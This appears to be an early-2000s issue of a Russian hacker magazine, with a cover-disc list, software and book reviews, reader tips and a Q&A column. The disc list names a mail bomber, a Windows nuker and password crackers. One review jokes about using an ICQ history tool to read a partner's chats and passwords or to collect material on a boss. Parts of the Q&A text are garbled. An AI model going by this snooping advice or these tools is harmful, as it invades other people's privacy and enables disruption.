ДРАЙВЕРА:

- Matrox
- Intel
- SiS
- Creative
- Teac
- VIA
- AMD

TIPS & TRICKS

Если получаешь на The Bat! секретную инфу, то важно ее хорошенько затереть - т.е. когда ты письмо стер, оно еще остается у тебя на компе, и его можно легко прочитать, например, Lister'ом от WinComa. Так что делай вот что: в Бате, после того как ты удалил все письма из Корзины (Trash), дополнительно указываешь на пустую Корзину и тыкаешь пункт меню Папка -> Удалить все старые письма и сжать.

Ведущий рубрики Tips&Tricks Иван Схляров (Sklyarov@real.xaker.ru). Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах]]. В конце года самый активный участник получит 100\$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

Лапкин Дмитрий
dy1@xaker.ru

»»» СОФТ

- RestoreIT! Deluxe Edition v 3.01
- Assault v 3.3
- ListMate Pro 5.42
- Advanced Instant Messengers
- Password Recovery (ADMPR) 1.33
- Icq History Reader 1.7
- Dirkey 1.3
- Extreme Picture Finder 1.4
- Flash Catcher 2.6
- Becky! Internet Mail 2.05
- Японские кроссворды 1.6
- Socrat
- Tiny Personal Firewall 3.0
- Trojan Remover 4.7.3
- Password Recovery Kit v4.0 Retail
- Pwd-Unlock 1.454 Beta
- Flame Mail Bomber
- IGM Windows Nuker
- CPUCool 7.1.1

ДРАЙВЕРЫ

- RightMark Audio Analyzer 3.5
- Ad-Aware 5.82
- InqSoft Sign Of Misery 2.4
- Xteq X-Setup 6.2
- Stamina 2.3
- CuteFTP XP 5.0
- Modem Spy 2.9.2 beta
- IE 6, 5.5 SP2 patch
- MS Office XP SP1
- WinRAR 3.0 Rus
- AMD AGP Driver for Win 2000/XP
- Creative SB-Livel 5.1 Driver
- WinQL 5.12.1.3521
- Matrox video cards
- VIA 4-in-1 4.40 final
- Intel i845G/GL video driver 11.1
- SIS Chipset Drivers
- TEAC CD-W524E Firmware 1.0D

МУЗЫКА

- C_File new tracks
- Alien's Words
- Renoise 1.0

ЮНИКС

- Последние ядра
- XFree 4.2.0
- KDE 3.0
- RAR 3.0
- WebDownloader for X 2.02
- Web shell 1.0
- Трипх 0.80rc2
- Агробат Reader 5.0.5
- Syrheed 0.7.8

ДЕМКИ

- Little Nell
- My World Is Now I Create It
- VPr 2
- Easter Egg
- A Fire Upon The Deep

TRASH

- Компоненты для Delphi и C++ Builder
- Исходники из "Кодинга"
- Библия Delphi-программиста
- X-курсоры
- Алд ейты к Counter-Strike
- Valve Hammer Editor 3.4
- Duke Nukem: Manhattan Project patch
- GTA3 patch
- Morrowind 1.1 patch

Icq History Reader v 1.7

Windows 9x/Me/NT/2k/XP

Size: 77 Kb

Freeware

http://hitu.by.ru

Полезнейшая утилита, не имеющая аналогов. Позволяет выдергивать архив сообщений из dat-файла любой версии ICQ и сохранять его в виде веб-страницы. В начале такой страницы Icq History Reader помещает персональную информацию (имя, ник, мыло, домашняя страничка) о владельце UIN'a, сам UIN и пароль к нему. Далее следует список контактов и собственно архив сообщений. Поскольку все сообщения, которые хозяин данного UIN'a (dat-файла) когда-либо отправлял или получал, попадают на одну страничку, то размеры последней могут достигать весьма приличной величины. Однако просматривать все подряд в поисках записи интересующей тебя беседы не придется - ссылка напротив каждого ника в списке контактов ведет на ту часть странички, которая содержит листинг переговоров юзера именно с этим собеседником. Icq History Reader - консольное приложение. В простейшем случае для извлечения истории ты должен выполнить команду вида: icqhr.exe youruin.dat output.html. Если же к командной строке ты питаешь сильнейшее отвращение - не паникуй! Для этой проги уже создана симпатичная графическая оболочка (<http://icq.vsochi.com/downloads/icqhrwin.zip>). Программа не требует установки и легко влезает на дискету. Поэтому, если ты хочешь знать, с кем и о чем твоя подруга болтает по аське (или же начинаешь собирать компромат на шефа :), то мой тебе совет: не спеши подыскивать клавиатурного шпиона - попробуй сначала Icq History Reader. Думаю, ты останешься доволен результатом :).



TIPS & TRICKS

Для оптимизации XP многие советуют в параметрах быстрого действия (Панель управления -> Система -> Дополнительно -> Быстродействие) переставить переключатель в положение "Обеспечить наилучшее быстродействие". Категорически не советую тебе это делать. Да, система после этого начнет работать немного быстрее, но выглядеть она будет, как Windows95 с видеокартой 1mb в 16 цветах :). Тебе это надо? Думаю, что нет. Немного эффективней будет поставить переключатель в положение "Особые эффекты" и оставить включенной только одну опцию "Использование стилей отображения для окон

и кнопок". В результате ты оптимизируешь систему, отключив ненужные эффекты, но сохранишь красивый XP'шный интерфейс.

Zoom (zoom611@e-mail.ru)

Ведущий рубрики Tips&Tricks Иван Скляр (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах []. В конце года самый активный участник получит 100\$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).




Extreme Picture Finder v 1.4

Windows 9x/Me/NT/2k/XP

Size: 1170 Kb

Shareware

<http://www.exisoftware.com>



Забавная программа, рассчитанная на тех любителей "веселых картинок", которым лениво самим ползать по порносайтам. Достаточно установить эту прогу на свой компьютер, выбрать интересующую тебя тематику ("Толстушки", "Знаменитости", "Лесбиянки" и т.д. - всего 27 вариантов :), нажать кнопочку "Start" и заняться своим любимым делом...

Под любимым делом, разумеется, имеется в виду созерцание красивого обнаженного женского тела :). При этом Extreme Picture Finder избавляет тебя от загрузки левых баннеров, хождения по мертвым ссылкам, борьбы со всплывающими окнами. Программа грузит только изображения, причем делает это быстро, несколькими потоками. Уменьшенные копии уже полученных изображений помещаются в окне Extreme Picture Finder, сразу над областью предпросмотра. Как и полагается такого рода софту, прога умеет выводить фотки в режиме слайд-шоу на полный экран. Все изображения сохраняются на винчестере, об этом можно не беспокоиться. Короче, все рассчитано на то, чтобы юзер мог сесть, расслабиться и постараться получить удовольствие :).

Но самый большой прикол заключается в том, что приглянувшуюся тебе фотографию можно, не выходя из программы, одним кликом отправить друзьям :). Вероятно, именно так на загнивающем Западе и создаются кружки по интересам, за которыми очень внимательно наблюдают brave парни из ФБР :).

TIPS & TRICKS

Наверняка все знают, что для того, чтобы сделать CD с автозапуском, нужно в его корневом каталоге добавить файл Autorun.inf со следующим содержанием:

```
[AutoRun]
ICON=путь к иконке
OPEN=путь к файлу
```

Но этот способ позволяет автоматически запускать только exe, com и bat-файлы, а также различные скрипты (VBS, JScript). А что делать, если, например, необходимо автоматически открывать какую-нибудь html-страницу, расположенную на диске? Тут начинаются проблемы. Я хочу предложить несколько способов по этому поводу.

1 способ
Написать exe/com-файл на любом языке программирования, открывающий страницу, и прописать его в Autorun.inf.

Недостатки этого способа:
- нужно иметь под рукой компилятор и уметь программировать;
- если файл писать на языке высокого уровня, то его размер, скорее всего, будет немаленьким, что может оказаться критичным для заполненных дисков.

2 способ
Написать bat-файл (например, Pusk.bat) всего лишь с одной строчкой:

Start %1

В результате Autorun.inf будет выглядеть следующим образом:

```
[AutoRun]
ICON=iconka.ico
OPEN=Pusk.bat Stranica.html
```

Недостатки этого способа:
- при запуске будет мигать консольное окно.

3 способ
Воспользоваться WSH (Windows Scripting Host), т.е. написать скрипт на VBS или JScript. Пример на JScript (Pusk.js):

```
WshShell = WScript.CreateObject("WScript.Shell");
WshShell.Run("Stranica.html", 1, 0);
WScript.DisconnectObject(WshShell);
```

В этом случае Autorun.inf будет выглядеть следующим образом:

```
[AutoRun]
ICON=iconka.ico
OPEN=Wscript Pusk.js //B //nologo Stranica.html
```

Недостатки данного способа:
- в Win95 и NT отсутствует WSH, поэтому данный способ работать не будет.
Какой из трех способов выбрать, решать тебе ;).

Миша ffmisha@newmail.ru

Ведущий рубрики Tips&Tricks Иван Скляр (Sklyarov@real.hacker.ru)

Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах []. В конце года самый активный участник получит 100\$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).



Becky! Internet Mail v 2.05

Windows 9x/Me/NT/2k/XP

Size: 1994 Kb

Shareware

<http://www.rimarts.co.jp/becky.htm>

The Bat - мощный и удобный почтовый клиент, но в последнее время частота выхода его новых версий (без сопроводительной информации о внесенных дополнениях и изменениях) что-то перестала меня прикалывать. Тем более, что, пока молдавские разработчики переживают серьезную нехватку свежих идей, их конкуренты весьма активно прогрессируют. Возьмем хотя бы японский мейлер Becky! Internet Mail. Он уже сейчас может претендовать на роль "убийцы The Bat!", поскольку, обладая практически всеми возможностями Летушей мыши (шаблонами и макросами для автоматизации работы с почтой, поддержкой PGP и так далее), он начисто лишен некоторых серьезных ее недостатков! В программе имеется и полноценная поддержка HTML-писем, и механизм подключения дополнительных модулей, и возможность нормальной работы по протоколу IMAP4... Правда, для отображения писем в HTML-формате Becky! использует некоторые компоненты Internet Explorer, но, смею тебя уверить, - программа не подвержена тем уязвимостям, от которых страдает MS Outlook. Дополнительные модули для программы можно писать самостоятельно (достаточно взять на сайте разработчиков соответствующий SDK), а можно подобрать то, что тебе необходимо, на www.becky-users.morelberbe.com/Plugins.html.

Becky! Internet Mail, несмотря на азиатское происхождение, сразу же после установки будет работать с текстом в кодировках KOI-8 и Windows-1251. Кроме того, он радует глаз приятным интерфейсом (он, кстати, ничего тебе не напоминает? :), который если в чем и нуждается, так это в хорошей русификации.



Flash Catcher v 2.6

Windows 9x/Me/NT/2k/XP

Size: 1215 Kb

Shareware

<http://www.justdosoft.com/flashCatcher>

Еще одна примочка к ослику IE, позволяющая выдирать Flash-ролики из веб-страниц и сохранять их на жестком диске. В отличие от хлявной программы Flash Saver (www.downloadatoz.com/flash-saver), упоминавшейся в 5 номере, Flash Catcher требует денег, но за это ты получаешь большую свободу действий.

Начнем с того, что после установки этого дополнения в контекстном меню браузера появляется новый пункт - "Save Flash with Flash Catcher", сохраняющий в выбранном каталоге сразу все flash'ки, которые есть на странице. Другой способ сохранения заключается в использовании плавающей инструментальной панели, возникающей на экране, как только курсор мыши попадает в область Flash-ролика. Хотя, если ты помешан на интерактивных flash'ках (играх, к примеру), то постоянное присутствие указанной панели на экране будет тебе мешать. В таком случае я рекомендую зайти в настройки, снять отметку с опции "Float Toolbar" и для сохранения понравившегося ролика пользоваться способом номер три. К слову сказать, этот способ - самый правильный! Он заключается в использовании... стандартного меню Flash-плеера (вызывается правым щелчком мышки по области Flash-ролика)! Правда, обычно пункт "Сохранить" в этом меню отсутствует, но программа Flash Catcher легко исправляет этот маленький недостаток :). P.S. Пач, прививающий Flash Catcher светлое чувство альтруизма, уже выпущен в обращение.




Эрик Коул

“Руководство по защите от хакеров”

М.: Издательский дом “Вильямс”, 2002 - 640 с.

Уже никто не пишет книг о том, как стать хакером, - их так слишком много расплодилось. Теперь, увы, в моде иные веяния, золотой век хакерства прошел - начался всемирный “отстрел” хакеров, а слово “хакер” так и осталось ругательным в широких массах (надеюсь, что не навсегда). Единственный шанс - это сплотиться тесными рядами и начать изучать книги наших противников, охотников за хакерами. Такие, например, как эта. Ее, кстати, написал чел из ЦРУ ;) . Во как!

Хотя название у книги устрашающее, она тем не менее будет полезнее даже не тому, кто защищается от хакера, а самому хакеру, точнее - начинающему хакеру. Полезна тем, что в ней заботливо собраны описания основных целей и методов хакера, перечислены различные программы “джентльменского набора хакера” и рассказано, как с ними работать. В центре внимания две системы - Windows NT и Unix, применительно к ним товарищ из ЦРУ делится опытом - каким образом следует проводить DoS-атаки, взламывать пароли, получать root-доступ к тачке, замечать следы и т.п. Тебе понравится, что в книге есть куча различных эксплоитов с адресами, где их можно скачать (молодец ЦРУ-шник - позаботился об удобстве). А с точки зрения защиты - в книге даны только общие рекомендации, конкретных программ почти нет. Так что можно считать автора с его книгой троянским конем в стане “защитников от хакеров”.



А.В. Соколов, О.М. Степанюк

“Защита от компьютерного терроризма. Справочное пособие”

СПб.: БХВ-Петербург; Арлит, 2002 - 496 с.

В этой книжке, в отличие от предыдущей, слово “защита” затесалось не случайно - там как раз об этом. Поэтому вместе эти книги составят хороший тандем: одна - про атаки, другая - про защиту. Можно даже так поиграть с другом. Ты, например, читаешь книгу про атаки и пытаешься хакнуть своего товарища, а он читает про защиты и старается от тебя отбиться. Потом наоборот. Проигравший платит за пиво. Теперь ближе к телу книжки. В нем (в теле) способы несанкционированного доступа к информации рассматриваются подробнее, чем в предыдущей книге и многих ей подобных. Здесь рассказано про доступ к компьютеру не только непосредственно через операционную систему, но и, например, через использование побочных электромагнитных излучений и наводок. Это вообще похоже на фокус. Прикинь, сидит чел за компом, работает с секретной инфой, комп вообще к сети никак не подключен, так что ничего ни внутрь, ни наружу утечь не может. Казалось бы... А через дорогу сидит в квартире шпион и смотрит телевизор. А в телевизоре - угадай, что? В точности то, что у чела на мониторе. И оказывается, это совсем не сложно. Но это только капля из того моря инфы, которая имеется в книжке. И по каждому виду атаки есть и инфа по защите от нее. Подробно в книге рассказано о криптографических методах защиты информации, о разных стандартах шифрования, системах, протоколах, аутентификации, цифровой подписи и т.п.

Для полного экстаза в конце книги имеется словарь терминов, определений и сокращений (на английском и русском). Книга содержит в основном теоретическую информацию, а рассчитана на широкие массы читателей.



Джон Бентли

“Жемчужины программирования”, 2-е издание

СПб.: Питер, 2002 - 272 с.

Книга для программистов, которые хотят писать правильные программы, т.е. удобные, быстрые, эффективные. Надеюсь, что ты такой программист и есть. А иначе бы не читал X. Очень практичная книга. Если тебе не удастся с ее помощью сделать все свои программы в 10 раз быстрее, то я очень удивлюсь. В книге ты найдешь 27 правил оптимизации кода, о которых тебе поведал автор: о правильном использовании циклов, сравнений, распределении памяти, об экономии времени, составлении процедур и выражений. В одной из частей книги рассматриваются конкретные задачи (от стандартных, таких, как сортировка и поиск, до сугубо специальных) и способы их решения. Еще ты научишься делать правильные предварительные оценки, что очень важно в сложных проектах. Они нужны и для подсчета производительности будущего проекта, и времени на его разработку. Короче, вряд ли можно быть хорошим программистом, не зная всего, что написано в этой книге. Совсем не обязательно учиться на своих ошибках, чтобы делать что-то хорошо, - к той же цели можно прийти, просто прочитав книгу.



Ричард Петерсон

“Энциклопедия Linux”

СПб.: Питер, 2002 - 1008 с.

Эта книжица из серии “все в одном”. Она вмещает в себя почти все вопросы, которые могут у тебя возникнуть по Линуксу, и даже те, которые и во сне не приснятся. Начинается все, как ты понимаешь, с инсталляции. В книге это удовольствие расписано в двух вариантах - на примере Red Hat Linux и OpenLinux. На второе - “рабочий стол”. И тоже в двух видах, на выбор - KDE и Gnome. К этому моменту ты уже напичкан инфой по общей настройке системы, сети, врубаешься в файловую структуру Линуха, конфигуришь командный интерпретатор. На этом, можно считать, начальную школу по Линуксу ты закончил. Далее идут спецкурсы. Делаем себе Интернет по полной программе: почту, новости, WWW. Прикручиваем приложения: текстовые редакторы, графические мультимедийные средства, СУБД. Здесь заканчивается средняя школа и начинается высшая - ты из юзера постепенно превращаешься в админа. Это превращение начинается с установки различных серваков: веба (конечно же - Апах), FTP, новостей, прокси, почтовых прибулд (SMTP, POP, IMAP). Ну а потом со всем этим хозяйством ты начинаешь трахаться, т.е. получать наслаждение ;) . А если ты еще считаешь себя программистом, то в книге для тебя есть инфа по shell-программированию, C/C++, Perl, Tcl, Tk и Expect. В общем, тебе будет чем занять долгие вечера во время летних каникул. Кстати, почти все описанные программы ты найдешь на двух (!) дисках, находящихся в книге (включая Red Hat Linux 7.2). Так что, если тебе некуда девать время, с этой книгой ты эту проблему решишь раз и навсегда.



Н.Н. Литвинов

“Я люблю цифровую фотографию”

М.: Только для взрослых, 2002 - 448 с.



А ты, перец, обзавелся уже цифровым фотоаппаратом? Если да, то книга облегчит тебе жизнь с цифровиком, расскажет, как лучше обработать фотку, какой принтер выбрать для ее печати, как устроить свой электронный фотоальбом. А если у тебя еще нет этого чуда технического прогресса, то книга покажет тебе, насколько твоя жизнь изменится к лучшему с приобретением этой штуковины, какие новые горизонты перед тобой откроются...

В чем тут главная фишка? В качестве! За один день с цифровиком можно сделать больше удачных снимков, чем обычным фотоаппаратом за все предыдущее время. Второе, что ты получаешь, - это полный контроль изображения. Ты можешь сделать фотку по своему желанию: темнее или светлее, контрастнее или мягче, убрать лишнее или добавить недостающее. Здесь тебе потребуются разные графические программы, о которых во всех подробностях поведает автор книги. И третье, что тебе подарит цифровик, - свободу. Не надо никуда идти, сдавать пленку, заказывать фотографии... Теперь все делается, не выходя из дома, - подключил аппарат к компу, нажал кнопку - и фотографии у тебя на экране монитора или напечатаны на бумаге. Но на этом твои развлечения не заканчиваются. Фотографии можно посылать подружкам, вывешивать в Интернете на всеобщее обозрение, размещать их на рабочем столе, делать из них заставку на компе и так далее - насколько хватит фантазии. И последнее: на сидюке к книге есть все программы - не надо париться, искать.

Эрик Хармон

“Руководство разработчика баз данных в Delphi/Kylix”

М.: Издательский дом “Вильямс”, 2002 - 368 с.



Если ты пишешь на Delphi и Kylix и работаешь с базами данных, то, видимо, уже слышал о новой технологии доступа к БД фирмы Borland - dbExpress. Если ты хочешь в ней разобраться, то проще всего это сделать, прочитав предлагаемую книгу. А врубиться в эту технологию, пожалуй, имеет смысл - у нее много преимуществ. Во-первых, она совместима с разными платформами (в отличие, например, от BDE и ADO), во-вторых, высокоэффективна и, в-третьих, имеет небольшой размер. С помощью dbExpress можно подключаться к самым разнообразным СУБД - InterBase, Oracle, DB2, MySQL. В книге ты найдешь кучу исходников с примерами, а в заключение тебя порадуют готовым приложением, демонстрирующим применение всех технологий, описанных в книге. Подготовка для чтения книги требует средненькая: ты должен уметь кодить в Delphi/Kylix и не шарахаться от таких понятий, как набор данных, таблица и представление. Не шарахаешься? ;)

С.А. Мазуркевич

“Энциклопедия заблуждений о сексе”

М.: Издательство ЭКСМО-Пресс, 2001 - 432 с.



Оторвись немного от своего любимого порносайта - это не единственный способ заниматься сексом. Я не уверен, но так в книге написано. В ней еще много чего написано - отличная подборка материала про ЭТО. Эта книга поставит все с ног на голову. Точнее - наоборот, с головы на ноги - развеет все твои заблуждения и сомнения. Про виртуальный секс, например, или про онанизм, пиво пить - до, после или вместо, любят ли женщины ушами или чем-то другим, какие женщины лучше в постели - глупые или умные, худые или полные. Прочитав про все это, ты удивишься, как мог жить без этой ценной инфы раньше. Наконец-то ты узнаешь, что женщина - это не только те картинки, что ты видишь на своем мониторе, а секс - это не только мастурбация, что оральный секс - это не когда громко, а СПИД - это не компьютерная игрушка. Кроме серьезной информации в книге имеется немереное количество анекдотов и карикатур, которые скрасят твой досуг, проведенный не за компом.

В общем, эта книга - хороший выбор для тех, кто хочет начать изучение такой штуки, как секс. И кончить - тоже.

TIPS & TRICKS

Как выбрать хорошую техническую книгу? Этот вопрос отнюдь не банален. Книги сейчас стоят совсем не дешево. В то же время их располдилось такое немереное количество, что можно легко лохануться и отдать деньги за какое-нибудь, мягко говоря, дерьмо, которое не только не научит тебя ничему новому, но еще и покалечит твой мозг. Поэтому]I хочет дать тебе несколько советов по этому поводу.

1. Читай классиков. Под классиками имеются в виду признанные авторы - это знаменитые ученые, программисты, исследователи, хакеры и т.п. Например, такие, как Керниган и Ритчи, Бьерн Страуструп, Ричард Столлман, Дональд Кнут и т.д. Если ты увидишь одно из этих имен на обложке книги, то можешь смело брать ее - не ошибешься! Например, кто может рассказать о языке программирования лучше, чем его создатель? Правда, бывают и исключения, когда неизвестный автор пишет ничем не хуже, а может быть и лучше классиков (такие авторы тоже, со временем, становятся классиками ;)). Но все равно первоисточники нужно знать!
2. Не бери kota в мешке. К сожалению, классиков не так уж и много. Поэтому, когда тебе нужна литература на какую-нибудь специфичную тему, где еще нет признанного автора, то тут нужно смотреть в оба. Отсюда: никогда не заказывай неизвестную тебе книгу по Интернету. Не верь рекламам и описаниям книг в книжных Интернет-магазинах, перед покупкой книгу нужно обязательно полистать. Но когда Интернет единственная возможность приобрести необходимую литературу, то совету это делать только после того, как ты получишь о ней как минимум несколько положительных отзывов и рекомендаций от совершенно независимых людей (в форумах, чатах, журналах и т.д.).
3. Книга должна быть качественно оформлена. Введение, предисловие, содержание, алфавитный указатель, список литературы, выделения значимого текста особыми шрифтами - это все атрибуты качественной книги. Если в книге нет даже части этого, то есть повод насторо-

житься! Также, если в технической книге полностью отсутствует графическая часть (рисунки, графики, скриншоты, таблицы и т.п.), то на 100% можно быть уверенным, что это отстой.

4. Не смотри на объем и цену книги. Запомни: большой объем и большая цена - это не показатели хорошей книги. Но если книга действительно хорошая, то не жаль на нее никаких денег и не бойся большого объема.
5. Книга должна быть написана в одном стиле. Прочитай немного (один абзац) в начале книги, в ее середине и в конце. И если почувствуешь, что стиль меняется (например, вначале идет обращение к читателю на Вы, а затем на ты), то, значит, книга написана либо непрофессиональным автором, либо является просто сборником понатыренных со всего Инета статей и мануалов (что встречается ОЧЕНЬ часто). Вообще, подобные книги хорошо читать в туалете - помогает от запоров.
6. НЕ покупай книги из серии “Для чайников”, “Шаг за шагом” и т.п. Такие книги рассчитаны на умственные способности секретарши, поэтому не могут научить ничему существенному. Ты ведь не ляжешь под нож хирургу, который учился по книге “Хирургия для идиотов”. Большая часть этих книг посвящена тому, как кликать мышью, объяснению совершенно очевидных и банальных вещей, которые и объяснения-то никакого не требуют и в то же время не содержат даже половины необходимых знаний по изучаемому предмету. После прочтения таких книг ламеры так и остаются ламерами... навсегда!

]]

Ведущий рубрики Tips&Tricks Иван Скляр (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах]I. В конце года самый активный участник получит 100\$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).



Книги для обзора предоставлены магазином издательства “BHV-Санкт-Петербург”, www.bhv.ru

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос.....
Ты упомянул слово «S.M.A.R.T.». И что это?

ответ.....

Технология S.M.A.R.T. (аббревиатура S.M.A.R.T. пошла от Self Monitoring Analysis and Reporting Technology) появилась уже достаточно давно и с тех пор быстро развивается и поддерживается такими корпорациями, как Seagate, IBM, WD, Maxtor и т.д. Покупая себе новый винт, можешь быть на 99,9% быть уверенным, что он поддерживает SMART. В двух словах S.M.A.R.T. - это механизм, встроенный непосредственно в винчестер, который следит за огромным количеством характеристик состояния работы твоего HDD, анализирует и предсказывает его возможные падения. Если ты только что купил винт или впервые услышал работы твоего HDD, анализирует и предсказывает его работу для нужного HDD. После чего тебе потребуется специальная программа, которая будет считывать результаты тестов SMARTA и выводить тебе их в приемлемом виде на экран. У каждого HDD производителя для этих целей есть своя собственная программа, так что можешь без капли сомнения идти за ней на их сайт. Но я тебе советую взглянуть на программу от разработчиков HDD Temperature SIGuardian (www.siguardian.ru), описание которой находится по адресу www.siguardian.ru. Стоит заметить, что показания S.M.A.R.T.-а отнюдь не всегда правильные, тем не менее погрешность чаще всего невелика, и поэтому, если твой SMART намекает, что винту скоро пора умирать, стоит позаботиться о скорейшем и тотальном backup-e (переносе всей информации на другой носитель с целью ее сохранения).

вопрос.....
Где в сети можно почитать обзоры фильмов, а то уже надоело покупать новые диски?

ответ.....

Основную массу дисков на витринах магазинов теперь занимают не CD с играми, софтом и музыкой, а огромное количество компакт-диск фильмов. Порой зайдешь в магазин и не знаешь, что выбрать. Да, такие фильмы, как «Игры разума», «Звездные войны: Эпизод 2» и прочие новинки, сразу попадают на глаза, но выбрать что-нибудь стоящее среди массы других КРАЙНЕ сложно. Поэтому перед покупкой/взятием CD напрокат советую всем ознакомиться с обзорами и рецензиями на сайте www.exler.ru/films/index.htm. Я узнал о существовании автора и ведущего этого сайта именно благодаря его великолепным рецензиям на творчество автора и ведущего этого сайта именно благодаря его великолепным рецензиям на различные фильмы. Экслер, как никто другой, крайне четко, подробно, с иллюстрациями и описывает тот или иной просмотренный им фильм, рассказывает о сюжете, игре актеров и постановке фильма, а в конце каждой рецензии кратко обобщает вышесказанное, оценивая фильм по нескольким критериям по пятибалльной шкале. Отлично поставленный слог и мастерство оценки фильма делают его обзоры не сравнимыми ни с чем. Я даже не буду упоминать другие сайты подобной тематики, потому что они и рядом не стоят с www.exler.ru. Там, кстати, ты можешь прочитать море юмористических рассказов от этого писателя.

вопрос.....
В связи с жаркой, мягкой говоря, погодой я серьезно озабочен стабильностью работы компьютера. Как программно можно проследить температуру тех или иных устройств в моем компьютере?

ответ.....

Не буду рассказывать о проблемах перегрева, которые становятся еще более актуальными в летнее время, перейду непосредственно к делу. Скорее всего, тебе не придется заботиться о перегреве чипсета материнской платы и видеокарты, не стоит волноваться и о памяти, охлаждать которую нужно не более чем специальным радиатором. О чем надо волноваться, так это о процессоре и HDD.

Asus PC Probe
www.asus.com.tw

Фирменная наработка от Asus тем не менее корректно работает и с системными платами других производителей. PC Probe внимательно мониторит температуру процессора, пространства внутри корпуса (на всех современных платах есть этот датчик, чаще всего впаиванный прямо в плату), наблюдает за показаниями дополнительного термодатчика, который ты можешь прицепить куда твоей душе угодно (при определенном желании можно использовать для измерения температуры своего тела, но не забудь использовать термопасту =)); более того - отслеживает изменения различных напряжений и показывает скорость вращения кулеров (при наличии у них специального датчика). В общем, ничего лишнего - все вполне стандартно, ты наверняка найдешь подобную от производителя твоей материнки.

HDD Temperature
www.siguardian.ru/products/hddtemperature/

Актуальность проблема нагревания винчестеров получила с появлением HDD на 7200 rpm, что не удивительно, ведь, вращаясь 7200 раз в минуту, нагреется и перегреется что угодно. Но выкладывать 10-20 вечозеленых за специальный HDD кулер - приемлемо далеко не для каждого, возможно в этом и нет необходимости? Может быть... Чтобы знать наверняка, советую воспользоваться HDD Temperature, специальной утилитой, которая читает значения температуры из S.M.A.R.T. и наглядно выводит ее на экран в виде иконки в системном трее, что делает ее использование крайне практичным. При определенном желании ты можешь подкорректировать параметры вывода, настроить систему оповещения, в том числе и на компьютер в сети или по email, установить значение критической температуры, при достижении которой программа немедленно переведет компьютер в спящий режим, предотвратив этим возможные нежелательные последствия.

вопрос.....
Скоротчение при помощи компьютера - миф или реальность?

ответ.....

Я лично никогда не верил и, скорее всего, не буду верить в скоротчение. Зачем нужно торопиться, когда читаешь в удовольствие? Как можно прочитать, понять и запомнить страницу комплекта лекции за какую-то минуту? Нет, чтение может быть быстрым, но не настолько! Вся реклама курсов скоротчения и аналогичных компьютерных программ гласит, что после окончания курсов значительно увеличатся внимательность и концентрация, повысится скорость чтения и, самое главное, пройдя курсы, улетучится привычка проговаривания слов про себя. Возможно, в этом и есть доля правды - сказать наверняка нельзя, я лично не знаю ни одного человека, который прошел бы подобные курсы и уж тем более добился какого-то результата. Тем не менее на досуге можешь попробовать свои силы в обучении скоротчению при помощи компьютерных программ, в любом случае ты ничего, кроме времени, не теряешь. Могу посоветовать Reader32 (km-chat.ru/reader32.zip). Пожалуй, лучшая программа этого класса, умеет выводить текст различными способами, имеет кучу настроек, но, самое главное, обладает хорошей документацией, где подробно описаны не только особенности работы с программой, но и методика обучения скоротчению, написанная весьма грамотно и серьезно.

вопрос.....
Объясни назначения функций detach и reattach в BNC?

ответ.....

Detach/Reattach функции - невероятно полезная и неотъемлемая часть любой продвинутой BNC (я в этот разряд отношу psyBNC www.psychoid.lam3rz.de и ezbounce druglord.freelbsd.org/ezbounce). Подключившись к бouncerу и включив режим «detaching», ты больше не будешь слетать с IRC-сервера, то есть BNC подобно eggdrop-у будет постоянно висеть на IRC-сервере, эмулируя твоё присутствие, отвечая на ping-и сервера. Тебе же необходимо лишь подключиться к своему BNC, авторизоваться и ввести команду «reattach» (вернуться к IRC) с нужными ключами, и ты через секунду сидишь на IRC, причем никто и не подозревает, что ты какое-то время был в off-line-е. Что в этом полезного? Во-первых, твой nick висит 24 часа в день, 7 дней в неделю на IRC, более того - с виртуальным хостом (ghost), что, в общем-то, согласись, приятно и в какой-то мере почетно. Во-вторых, никто никогда не увидит надписи «step (xz@195.112.114.73) Quit (Ping timeout)» и не узнает, что твой коннект обрывается через каждые 5 минут. В-третьих, тебе больше не придется искать работающий IRC сервер, ведь твой BNC уже висит на одном из них. В-четвертых, если ты слетишь, то BNC автоматически поменяет (опционально) ник на заданный в настройках awaynick и поставит режим away, чтобы люди не требовали твоего присутствия на IRC, когда ты сидишь в каком-нибудь баре. В конце концов, при включенной функции ведения логов ты всегда будешь в курсе происходящих на нужных тебе каналах событий.

Поставил себе пингвина! Все бы хорошо, да вот переключение раскладки по ctrl-shift настроить не могу. Подскажи, где это можно сделать, а то очень непривычно переключаться по другим сочетаниям...

Видимо, благодаря непрезойденной простоте и доступности последних версий дистрибутивов RedHat-a и Mandrake-a LINUX набирает обороты, и мне с каждым номером приходит все больше и больше вопросов на *nix тематику, которых так не хватало в последнее время.

На решение указанной проблемы не должно уйти и пары минут. Необходимо поправить секцию «Keyboard» или «InputDevice» конфигурационного файла Xfree обычно находится здесь - /etc/X11/XF86config). Если Xfree версии 3.3.*, то секция должна выглядеть примерно так:

```
Section "Keyboard"
Protocol "Standard"
XkbModel "pc101"
XkbRules "xfree86"
XkbLayout "ru"
XkbOptions "grp:ctrl_shift_toggle"
EndSection
```

